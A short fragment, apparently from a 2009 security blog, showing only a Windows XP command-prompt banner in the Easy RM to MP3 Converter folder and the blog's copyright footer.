Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.

C:\Program Files\Easy RM to MP3 Converter>

© 2009, Peter Van Eeckhoutte. All rights reserved. Terms of Use are applicable to all content on this blog. If you want to use/reuse parts of the content on this blog, you must provide a link to the original content on this blog.

•